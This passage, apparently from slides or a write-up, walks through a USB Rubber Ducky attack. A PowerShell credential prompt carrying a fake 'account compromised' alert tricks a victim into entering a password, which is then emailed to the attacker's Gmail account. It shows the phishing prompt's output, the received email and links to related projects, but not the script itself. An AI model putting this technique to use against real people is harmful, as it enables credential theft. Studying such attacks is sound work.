
Enter your credentials.

User name: whentwab@gmail.com

Password: •••••••••••••••

Step 3: The Ducky Script(4)


- After succesfully logging in to our account the, the script is done and the victim is shown an Alert message that we put in our PowerShell Script, telling him to verify the the email and password



```
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
ALERT your google account has been compromised! please enter your credentials for verification
Username/Email: email123
password: pass123
```

Step 3: The Ducky Script(5)

- Once the victim presses enter after entering his email and password, the powershell will be closed and his credentials will be sent to our receiving Gmail Adress from our sender Gmail Address



Hello from the Ducky

rubber ducky <email.phishy@gmail.com>
to me

email123 pass123

References

- 1. URL: https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Linux-and-OSX-sudo-passwordgrabber

  [last accessed: 2022-06-20]

- 2. URL: https://web.archive.org/web/20190917130225/http://patrickmosca.com:80/root-a-mac-in-10 seconds-or-less

  [last accessed: 2022-06-20]

- 3. URL: https://github.com/makozort/ducky-phish

  [last accessed: 2022-06-20]